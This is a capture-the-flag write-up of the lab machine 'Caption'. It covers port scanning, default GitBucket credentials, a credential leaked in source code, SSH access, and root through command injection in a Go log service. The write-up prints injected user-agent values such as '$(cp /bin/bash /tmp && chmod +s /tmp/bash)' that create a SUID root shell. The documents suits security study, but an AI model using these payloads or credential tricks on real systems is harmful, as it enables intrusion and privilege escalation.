



Information Gathering

1) Found open ports


```
(vigneswar@VigneswarPC)-[~/Pwn/Challenges/SortingServer]
$ tcpscan 10.129.73.170
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-15 13:44 IST
Nmap scan report for 10.129.73.170
Host is up (0.23s latency).
Not shown: 65433 closed tcp ports (reset), 99 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_   256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http
|_ _http-title: Did not follow redirect to http://caption.htb
|_ fingerprint-strings:
|_   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, RTSPRequest, X11Probe:
|_     HTTP/1.1 400 Bad request
|_     Content-length: 90
|_     Cache-Control: no-cache
|_     Connection: close
|_     Content-Type: text/html
|_     <html><body><h1>400 Bad request</h1>
|_     Your browser sent an invalid request.
|_     </body></html>
|_   FourOhFourRequest, GetRequest, HTTPOptions:
|_     HTTP/1.1 301 Moved Permanently
|_     content-length: 0
|_     location: http://caption.htb
|_     connection: close
8080/tcp  open  http-proxy
|_ fingerprint-strings:
|_   FourOhFourRequest:
|_     HTTP/1.1 404 Not Found
|_     Date: Sun, 15 Sep 2024 08:16:20 GMT
|_     Set-Cookie: JSESSIONID=node01wk4cjckhwivmxhwf2kecjm682.node0; Path=/; HttpOnly
|_     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|_     Content-Type: text/html; charset=utf-8
|_     Content-Length: 5920
|_     <!DOCTYPE html>
|_     <html prefix="og: http://ogp.me/ns#" lang="en">
```

2) Checked the websites






3) Found gitbucket default credentials



4) Logged in with default credentials



5) Got the source code

```
(vigneswar@VigneswarPC)-[~/temp]
$ git clone http://10.129.73.170:8080/git/root/Caption-Portal.git
Cloning into 'Caption-Portal'...
Username for 'http://10.129.73.170:8080': root
Password for 'http://root@10.129.73.170:8080':
remote: Counting objects: 51, done
remote: Finding sources: 100% (51/51)
remote: Getting sizes: 100% (40/40)
remote: Compressing objects: 100% (11546/11546)
remote: Total 51 (delta 15), reused 16 (delta 1)
Receiving objects: 100% (51/51), 349.93 KiB | 146.00 KiB/s, done.
Resolving deltas: 100% (15/15), done.
```

```
(vigneswar@VigneswarPC)-[~/temp]
$
```

6) Found a credential

```
user margo insecure-password vFr&cS2#0!


frontend http_front
  bind *:80
  default_backend http_back
  acl restricted_page path_beg,url_dec -i /logs
  acl restricted_page path_beg,url_dec -i /download
  http-request auth unless { http_auth(AuthUsers) }
+ http-request deny if restricted_page
  acl not_caption hdr_beg(host) -i caption.htb
  http-request redirect code 301 location http://caption.htb if !not_caption
```

7) Logged in with margo:vFr&cS2#0!

The screenshot shows a web browser at the URL `caption.htb/home`. The page header includes a navigation bar with "Caption Networks" and links for "Home", "Firewalls", "Routers", and "Logs". The main content area features the heading "Caption Networks: Empowering Your Network!" and a subheading "Unleash the Power of Connectivity with Caption Networks." Below this is a "Read More" button. To the right, there is a graphic of a server rack and a monitor. At the bottom, there are three columns of text describing services: "Excellent Speeds", "Quality Support", and "Alerts for everything". A password manager overlay is visible on the right side of the screen, showing a "Save password?" dialog with the username "margo" and a masked password. The dialog includes "Never" and "Save" buttons and a note that passwords are saved to the "Password Manager" on this device.


Vulnerability Assessment

1) The logs is blocked by haproxy




```
20 defaults
21     errorfile 403 /etc/haproxy/errors/403.http
22     errorfile 408 /etc/haproxy/errors/408.http
23     errorfile 500 /etc/haproxy/errors/500.http
24     errorfile 502 /etc/haproxy/errors/502.http
25     errorfile 503 /etc/haproxy/errors/503.http
26     errorfile 504 /etc/haproxy/errors/504.http
27
28 frontend http_front
29     bind *:80
30     default_backend http_back
31     acl restricted_page path_beg,url_dec -i /logs
32     acl restricted_page path_beg,url_dec -i /download
33     http-request deny if restricted_page
34     acl not_caption hdr_beg(host) -i caption.htb
35     http-request redirect code 301 location http://caption.htb if !not_caption
36
37 backend http_back
38     balance roundrobin
39     server server1 127.0.0.1:6081 check
```

2) Found h2 sql integration on gitbucket



3) Got command execution



Exploitation

1) Found ssh key



2) Connected with ssh

```

(vigneswar@VigneswarPC)-[~/temp]
$ ssh margo@caption -i id_ecdsa
The authenticity of host 'caption (10.129.73.170)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:16: [hashed name]
  ~/.ssh/known_hosts:19: [hashed name]
  ~/.ssh/known_hosts:179: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'caption' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:      https://ubuntu.com/pro

System information as of Sun Sep 15 10:25:54 AM UTC 2024

System load:  0.0               Processes:            233
Usage of /:   71.7% of 8.76GB   Users logged in:     0
Memory usage: 19%              IPv4 address for eth0: 10.129.73.170
Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

3 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Last login: Tue Sep 10 12:33:42 2024 from 10.10.14.23
margo@caption:~$

```

Privilege Escalation

1) Found internal ports

```

Active Ports
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp        0      0 127.0.0.1:3923      0.0.0.0:*           LISTEN      1051/python3
tcp        0      0 127.0.0.1:8000      0.0.0.0:*           LISTEN      1055/python3
tcp        0      0 127.0.0.1:6082      0.0.0.0:*           LISTEN      -
tcp        0      0 127.0.0.1:6081      0.0.0.0:*           LISTEN      -
tcp        0      0 0.0.0.0:22          0.0.0.0:*           LISTEN      -
tcp        0      0 0.0.0.0:80          0.0.0.0:*           LISTEN      -
tcp        0      0 0.0.0.0:8080        0.0.0.0:*           LISTEN      1054/java
tcp        0      0 127.0.0.1:9090      0.0.0.0:*           LISTEN      -
tcp        0      0 127.0.0.53:53       0.0.0.0:*           LISTEN      -
tcp6       0      0 :::22               :::*                LISTEN      -

```

```

2024/09/15 10:35:09 CMD: UID=0      PID=1043    | /bin/sh -c cd /root;/usr/local/go/bin/go run server.go

```

The server runs on port 9090

```

package main

import (

```

```

"context"
"fmt"
"log"
"os"
"bufio"
"regexp"
"time"
"github.com/apache/thrift/lib/go/thrift"
"os/exec"
"log_service"
)

type LogServiceHandler struct{}

func (l *LogServiceHandler) ReadLogFile(ctx context.Context, filePath string)
(r string, err error) {
    file, err := os.Open(filePath)
    if err != nil {
        return "", fmt.Errorf("error opening log file: %v", err)
    }
    defer file.Close()
    ipRegex := regexp.MustCompile(`\b(?:\d{1,3}\.){3}\d{1,3}\b`)
    userAgentRegex := regexp.MustCompile(`"user-agent":"([^\"]+)"`)
    outputFile, err := os.Create("output.log")
    if err != nil {
        fmt.Println("Error creating output file:", err)
        return
    }
    defer outputFile.Close()
    scanner := bufio.NewScanner(file)
    for scanner.Scan() {
        line := scanner.Text()
        ip := ipRegex.FindString(line)
        userAgentMatch := userAgentRegex.FindStringSubmatch(line)
        var userAgent string
        if len(userAgentMatch) > 1 {
            userAgent = userAgentMatch[1]
        }
        timestamp := time.Now().Format(time.RFC3339)
        logs := fmt.Sprintf("echo 'IP Address: %s, User-Agent: %s, Timestamp: %s' >> output.log", ip, userAgent, timestamp)
        exec.Command("/bin/sh", "-c", logs)
    }
    return "Log file processed", nil
}

func main() {
    handler := &LogServiceHandler{}
    processor := log_service.NewLogServiceProcessor(handler)
    transport, err := thrift.NewTServerSocket(":9090")
    if err != nil {
        log.Fatalf("Error creating transport: %v", err)
    }

    server := thrift.NewTSimpleServer4(processor, transport,
thrift.NewTTransportFactory(), thrift.NewTBinaryProtocolFactoryDefault())
    log.Println("Starting the server...")
    if err := server.Serve(); err != nil {
        log.Fatalf("Error occurred while serving: %v", err)
    }
}

```

2) Exploited the command injection

The terminal window on the left shows a user named 'margo' at a machine named 'caption'. They list files in the current directory, including 'app', 'copyparty-sfx.py', 'linpeas.sh', 'pspy64', and 'user.txt'. They then list files in the '/tmp' directory, which includes 'Crashpad', 'go-build2045286947', 'hsperrdata_margo', 'pe-copyparty.1000', 'pe-copyparty.1000.1051.0', 'pwned.txt', and 'shell.sh'. The 'pwned.txt' file is highlighted with a red box. The user then runs a command to create a new file 'test.txt' with the content 'user-agent': 'test'\$(touch /tmp/pwned.txt)'. The VS Code editor on the right shows the 'log_service-remote.go' file in the 'LOGSERVICE [WSL: KALI-LI...]' workspace. The file contains a function 'text, filePath string' that reads a file and logs its contents. The terminal on the right shows the output of the 'go run' command, which is 'Log file processed\n'.

```
margo@caption:~$ ls
app      copyparty-sfx.py  linpeas.sh  pspy64      user.txt
client.go gitbucket.war    logs        test.txt

margo@caption:~$ ls /tmp
Crashpad
go-build2045286947
hsperrdata_margo
pe-copyparty.1000
pe-copyparty.1000.1051.0
pwned.txt
shell.sh

margo@caption:~$ cat test.txt
"user-agent": "test"$(touch /tmp/pwned.txt)

margo@caption:~$
```

```
LOGSERVICE [WSL: KALI-LI...]
log_service-remote.go M
server.go
18  text, filePath string) (r string, err error) {
33
37
38
39
40
41
42  -Agent: %s, Timestamp: %s' >> output.log", ip,
43
44
45
46
47

PROBLEMS  TERMINAL  ...
zsh - Logservice
(vigneswar@VigneswarPC) [~/temp/Logservice]
$ go run gen-go/log_service/log_service-remote/log_service-remote.go
ReadLogFile /home/margo/test.txt
Log file processed\n
(vigneswar@VigneswarPC) [~/temp/Logservice]
$
```

The terminal window on the left shows the user 'margo' running 'cat test.txt' and seeing the content of the file. They then run 'ls /tmp' and see the same files as before. The 'pwned.txt' file is highlighted with a red box. The user then runs 'bash' and enters the command 'cat /root/root.txt'. The VS Code editor on the right shows the 'log_service-remote.go' file. The terminal on the right shows the output of the 'go run' command, which is 'Log file processed\n'.

```
margo@caption:~$ cat test.txt
127.0.0.1
"user-agent": "test"$(cp /bin/bash /tmp && chmod +s /tmp/bash)

margo@caption:~$ ls /tmp
Crashpad
go-build2045286947
hsperrdata_margo
pe-copyparty.1000
pe-copyparty.1000.1051.0
pwned.txt
shell.sh

margo@caption:~$ bash
bash-5.1# cat /root/root.txt
ee7e9d03189f1bc7b72f1423c3522d3a
bash-5.1#
```

```
LOGSERVICE [WSL: KALI-LI...]
log_service-remote.go M
server.go
18  text, filePath string) (r string, err error) {
33
37
38
39
40
41
42  -Agent: %s, Timestamp: %s' >> output.log", ip,
43
44
45
46
47

PROBLEMS  TERMINAL  ...
zsh - Logservice
(vigneswar@VigneswarPC) [~/temp/Logservice]
$ go run gen-go/log_service/log_service-remote/log_service-remote.go
ReadLogFile /home/margo/test.txt
Log file processed\n
(vigneswar@VigneswarPC) [~/temp/Logservice]
$ go run gen-go/log_service/log_service-remote/log_service-remote.go
ReadLogFile /home/margo/test.txt
Log file processed\n
(vigneswar@VigneswarPC) [~/temp/Logservice]
$
```